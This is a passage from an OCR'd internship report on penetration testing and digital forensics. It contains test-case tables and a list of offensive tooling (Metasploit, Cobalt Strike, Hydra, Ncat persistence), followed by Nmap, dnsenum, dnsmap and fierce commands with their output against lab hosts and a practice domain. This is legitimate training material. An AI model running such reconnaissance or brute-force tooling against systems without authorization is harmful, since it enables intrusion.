


Figure 11: VAPT

3.4.3 Digital Forensic




Figure 12: USB Forensic

CHAPTER 4: SYSTEM TESTING

4.1 Introduction to System Testing

System testing in this internship focused on validating the practical cybersecurity workflows and tools I used at Backdoor Private Limited. Instead of custom-developed software, I treated each tool and its end-to-end process—from configuration to output analysis—as a "system" and assessed functionality, accuracy, and performance against defined objectives. This approach ensured that each tool delivered reliable results under realistic attack and forensic scenarios.

4.2 Testing Strategies

4.2.1 Test Approach

- **Manual Scenario-Based Testing:** I simulated real-world use cases for each stage of my work (e.g., reconnaissance, exploitation, forensic imaging) and observed tool behavior and outputs.
- **Checklist Validation:** For each tool, I maintained a checklist of expected functions (e.g., port discovery in Nmap, payload execution in Metasploit, hash verification in FTK Imager).
- **Result Verification:** I compared observed outputs to known baselines (e.g., pre-configured test vulnerabilities, stored hash values) to confirm accuracy.

4.2.2 Pass/Fail Criteria

- **Functional Pass/Fail:** A tool passed if it produced the expected result (for example, Autopsy recovered deleted files) without errors; otherwise it failed.
- **Performance Pass/Fail:** A scan or simulation passed if it completed within an acceptable timeframe (e.g., Nessus scan under 10 minutes) without excessive resource usage.
- **Reliability Pass/Fail:** Tools passed reliability tests if repeated runs produced consistent results (e.g., repeated hash checks always matched).

4.2.3 White Box Testing

Although I did not have access to source code, I performed **internals-oriented testing** by analyzing logs and configuration files for:

- **Metasploit Modules:** Reviewing exploit and payload logs to ensure correct execution paths.
- **Autopsy Parsing Logs:** Verifying that file carving modules processed forensic images without errors.

4.2.4 Black Box Testing

I conducted **black box testing** for tools where only external interfaces were accessible:

- **Nessus and OpenVAS:** Running vulnerability scans via GUI and CLI, then validating discovered vulnerabilities against a controlled lab environment.
- **Hydra and sqlmap:** Executing brute-force and SQL injection commands and confirming that expected credentials or data were retrieved.

4.3 Testing Schedule

Table 65: Schedule

Tool / Task	Testing Date	Environment	Executor	Outcome
Nmap Reconnaissance	2025-06-10	Ubuntu VM	Shamima	Discovered all open ports
Nessus Scan	2025-06-12	Windows Server VM	Shamima	Identified multiple vulnerabilities
Metasploit Exploit	2025-06-15	Kali Linux VM	Shamima	Successful exploit sanboxed attempts
FTK Imager	2025-06-20	Windows Workstation	Shamima	Image created and verified
Autopsy Analysis	2025-06-22	Windows Workstation	Shamima	Recovered a deleted photo

4.4 System Test Cases

Table 66: Test Cases

Test Case Name	Designed By	Design Date	Executed By	Execution Date	Pass/Fail	Comment
FTK Image Integrity	Myself	2025-06-20	Shamima	2025-06-20	Pass	MD5/SHA1 hashes matched original values
Nessus Vulnerability Scan	Myself	2025-06-12	Shamima	2025-06-12	Pass	Scan detected all seeded test vulnerabilities
Metasploit Payload Exec	Myself	2025-06-15	Shamima	2025-06-15	Pass	Successful shell created on target
Autopsy File Recovery	Myself	2025-06-22	Shamima	2025-06-22	Pass	Deleted files restored with correct metadata
Hydra Brute-Force Test	Myself	2025-07-01	Shamima	2025-07-01	Pass	Retrieved valid credentials within expected time

This chapter demonstrates how I rigorously tested each tool and workflow as a complete system, ensuring dependable and accurate outcomes in line with cybersecurity best practices.

CHAPTER 5: DEVELOPMENT TOOLS AND TECHNOLOGY

5.1 Technology Stack and Frameworks

- **Operating Systems:** Kali Linux (VM), Windows 10/11, Windows/ Ubuntu Server for testing environments.
- **Reconnaissance Tools:** Nmap, dnsenum, dnsmap, Fierce, theHarvester.
- **Vulnerability Scanners:** Nessus, OpenVAS.
- **Exploitation Frameworks:** Metasploit Framework, msfvenom, Fatrat.
- **Delivery and Payload Tools:** Meterpreter, Cobalt Strike (C2), Hydra (brute force), Ncat (persistence).
- **Digital Forensics Tools:** FTK Imager, Autopsy.
- **Scripting and Automation:** Javascript for XSS payload, C/C++, Python 3.x for custom scripts and automation of routine tasks.

5.2 Development and Testing Platforms

- **Virtualization:** VMware Workstation and VirtualBox for creating isolated lab environments.
- **Terminal Emulators:** GNOME Terminal, Windows PowerShell, and Bash shell for command-line operations.
- **IDE/Text Editor:** Visual Studio Code with security-focused extensions (e.g., Python, YAML, Docker).
- **Version Control:** Git and GitHub for maintaining scripts, playbooks, and documentation.
- **Network Analysis:** Wireshark for packet capture and analysis during testing phases.
- **Reporting Tools:** Microsoft Word and Excel for compiling findings and Gantt charts.
- **Browser Tools:** Google Chrome and Firefox Developer Tools for validating web-based tool interfaces (e.g., Nessus GUI).

CHAPTER 6: USER INTERFACE

User Facing interface of the tools I used throughout the internship period and Tools I used to complete different Projects during the internship.

6.1 Nmap

Basic Scanning

nmap 172.19.0.6

```
labex:project/ $ nmap 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:38 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Scans the target IP for the most common 1000 TCP ports. Shows open/closed/filtered port states with basic service names (e.g., ssh, http).

nmap -sn 172.19.0.1/24

```
linux:Project $ nmap -sn 172.19.0.1/16

Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:43 CST
Nmap scan report for iZrj98k4lhrrr4fz77c8y1Z (172.19.0.1)
Host is up (0.00030s latency).
Nmap scan report for node_openresty.limited (172.19.0.2)
Host is up (0.00026s latency).
Nmap scan report for f8a5119354fb.limited (172.19.0.3)
Host is up (0.00012s latency).
Nmap scan report for 1171f40eb592.limited (172.19.0.4)
Host is up (0.00014s latency).
Nmap scan report for c5577d4dbc3c.limited (172.19.0.5)
Host is up (0.00025s latency).
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.00017s latency).
Nmap scan report for 14a071e92f8e.limited (172.19.0.7)
Host is up (0.00015s latency).
Nmap scan report for 62bddd18b7f7.limited (172.19.0.8)
Host is up (0.00023s latency).
Nmap scan report for fa28f1dd1368.limited (172.19.0.9)
Host is up (0.00010s latency).
Nmap scan report for 241a8e719ecc.limited (172.19.0.10)
Host is up (0.000084s latency).
Nmap scan report for 4cffb675c56e.limited (172.19.0.11)
Host is up (0.00026s latency).
Nmap scan report for 7ed91a118799.limited (172.19.0.12)
```

Ping scan: finds live hosts in a subnet without scanning ports. Lists which hosts are up, with their IP and possibly MAC/vendor.

nmap -p 80,443 172.19.0.6

```
labex:project/ $ nmap -p 80,443 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:48 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000051s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

Scans only ports 80 and 443 on the target. Outputs the state (open/closed/filtered) of the specified ports.

Advanced Port Scanning

nmap -p- 172.19.0.6

Scans **all 65535 TCP ports**.

Longer scan; lists all open ports (not just common ones).

nmap -sU -p 53 172.19.0.6

```
labex:project/ $ sudo nmap -sU -p 53 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:52 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000029s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Performs a UDP scan on port 53. Shows whether the DNS (or other UDP service) is open or filtered (harder to detect).

NmaP:-sS||172.19.0.6

```
labex:project/ $ sudo nmap -sS 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:52 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.0000030s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Performs a **TCP SYN (stealth) scan**, often evades firewalls. Lists open TCP ports with less chance of being logged.

Script Scanning

Nmap's scripting engine allows for in-depth probing of services.

- **Command / Option**: -sC
- **Full Command**: nmap -sC 172.20.219.52
- **Description**: Runs a default set of safe and useful scripts to gather service info.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sC 172.20.219.52
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 03:14 EDT
Nmap scan report for 172.20.219.52
Host is up (0.00027s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
6666/tcp open  irc
|_irc-info: Unable to open connection
6881/tcp open  bittorrent-tracker
8080/tcp open  http-proxy
MAC Address: DC:21:5C:24:D1:E6 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 78.24 seconds
```


- **Command / Option**: --script=http-title
- **Full Command**: nmap --script=http-title 172.20.219.52
- **Description**: Retrieves the title of a web page if HTTP service is detected.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=http-title 172.20.219.52
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-05 03:29 EDT
Nmap scan report for 172.20.219.52
Host is up (0.00035s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
6666/tcp open  irc
6881/tcp open  bittorrent-tracker
8080/tcp open  http-proxy
MAC Address: DC:21:5C:24:D1:E6 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 12.74 seconds
```

Port Scanning


Focuses on scanning specific ports or full ranges to identify open services.

- **Command / Option**: -p
- **Full Command**: nmap -p 22 172.20.219.52
- **Description**: Scans only port 22 (SSH) on the target host.



Command / Option: -p


- **Full Command**: nmap -p 1-65535 172.20.219.52
- **Description**: Scans all TCP ports to ensure comprehensive coverage.



Many more…

6.2 DNSenum

Regular DNSenum scan of a website to finds its DNS and subdomains



```
ns2.parklogic.com.                      1045    IN    A        216.38.8.121
ns2.parklogic.com.                      1045    IN    A        216.38.8.120
ns2.parklogic.com.                      1045    IN    A        45.79.197.241
ns2.parklogic.com.                      1045    IN    A        185.67.45.232
ns2.parklogic.com.                      1045    IN    A        50.28.32.155
ns2.parklogic.com.                      1045    IN    A        50.28.102.86
ns1.parklogic.com.                      3163    IN    A        50.28.32.153
ns1.parklogic.com.                      3163    IN    A        50.28.104.44
ns1.parklogic.com.                      3163    IN    A        69.39.238.36
ns1.parklogic.com.                      3163    IN    A        69.16.230.48
ns1.parklogic.com.                      3163    IN    A        69.39.238.37
ns1.parklogic.com.                      3163    IN    A        50.116.34.34
ns1.parklogic.com.                      3163    IN    A        185.67.45.231

Mail (MX) Servers:
_____________________

mc.planbnow.co.                         103     IN    A        23.158.40.13

Trying Zone Transfers and getting Bind Versions:
________________________________________________


Trying Zone Transfer for backdoor.com on ns2.parklogic.com ...
AXFR record query failed: corrupt packet

Trying Zone Transfer for backdoor.com on ns1.parklogic.com ...
AXFR record query failed: corrupt packet

Brute forcing with /usr/share/dnsenum/dns.txt:
```

6.3 DNSmap

regular DNSmap scan with a wordlist

```
┌──(kali㉿kali)-[~]
└─$ dnsmap zonetransfer.me -w /usr/share/amass/wordlists/subdomains-top1mil-5000.txt
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for zonetransfer.me using /usr/share/amass/wordlists/subdomains-top1mil-5000.txt
[+] using maximum random delay of 10 millisecond(s) between requests

www.zonetransfer.me
IP address #1: 5.196.105.14

vpn.zonetransfer.me
IP address #1: 174.36.59.154

staging.zonetransfer.me
IPv6 address #1: 2600:9000:2654:9c00:7:60:4d00:93a1
IPv6 address #2: 2600:9000:2654:9200:7:60:4d00:93a1
IPv6 address #3: 2600:9000:2654:9000:7:60:4d00:93a1
IPv6 address #4: 2600:9000:2654:de00:7:60:4d00:93a1
IPv6 address #5: 2600:9000:2654:8800:7:60:4d00:93a1
IPv6 address #6: 2600:9000:2654:c200:7:60:4d00:93a1
IPv6 address #7: 2600:9000:2654:3800:7:60:4d00:93a1
IPv6 address #8: 2600:9000:2654:3200:7:60:4d00:93a1

staging.zonetransfer.me
IP address #1: 18.67.233.118
IP address #2: 18.67.233.37
IP address #3: 18.67.233.72
IP address #4: 18.67.233.31
```

```
email.zonetransfer.me
IP address #1: 74.125.206.26

office.zonetransfer.me
IP address #1: 4.23.39.254

owa.zonetransfer.me
IP address #1: 207.46.197.32

home.zonetransfer.me
IP address #1: 127.0.0.1
[+] warning: domain might be vulnerable to "same site" scripting (https://seclists.org/bugtraq/2008/Jan/270)

testing.zonetransfer.me
IP address #1: 5.196.105.14
```

Delay can be set to avoid ratelimit

```
┌──(kali㉿kali)-[~]
└─$ dnsmap zonetransfer.me -d 200
dnsmap 0.36 - DNS Network Mapper

[+] searching (sub)domains for zonetransfer.me using built-in wordlist
[+] using maximum random delay of 200 millisecond(s) between requests

email.zonetransfer.me
IP address #1: 74.125.206.26
```

6.4 Fierce

Domain Scanner for DNS enumeration.


```
── google.com ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 3112ms
rtt min/avg/max/mdev = 48.046/48.929/50.345/1.011 ms

┌──(kali㉿kali)-[~]
└─$ fierce --domain zonetransfer.me
NS: nsztm1.digi.ninja. nsztm2.digi.ninja.
SOA: nsztm1.digi.ninja. (81.4.108.41)
Zone: success
{<DNS name @>: '@ 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 '
               '172800 900 1209600 3600\n'
               '@ 301 IN TXT '
               '"google-site-verification=tyP28J7JAUHA9fw2sHXMgcCC0I6XBmmoVi04VlMewxA"\n'
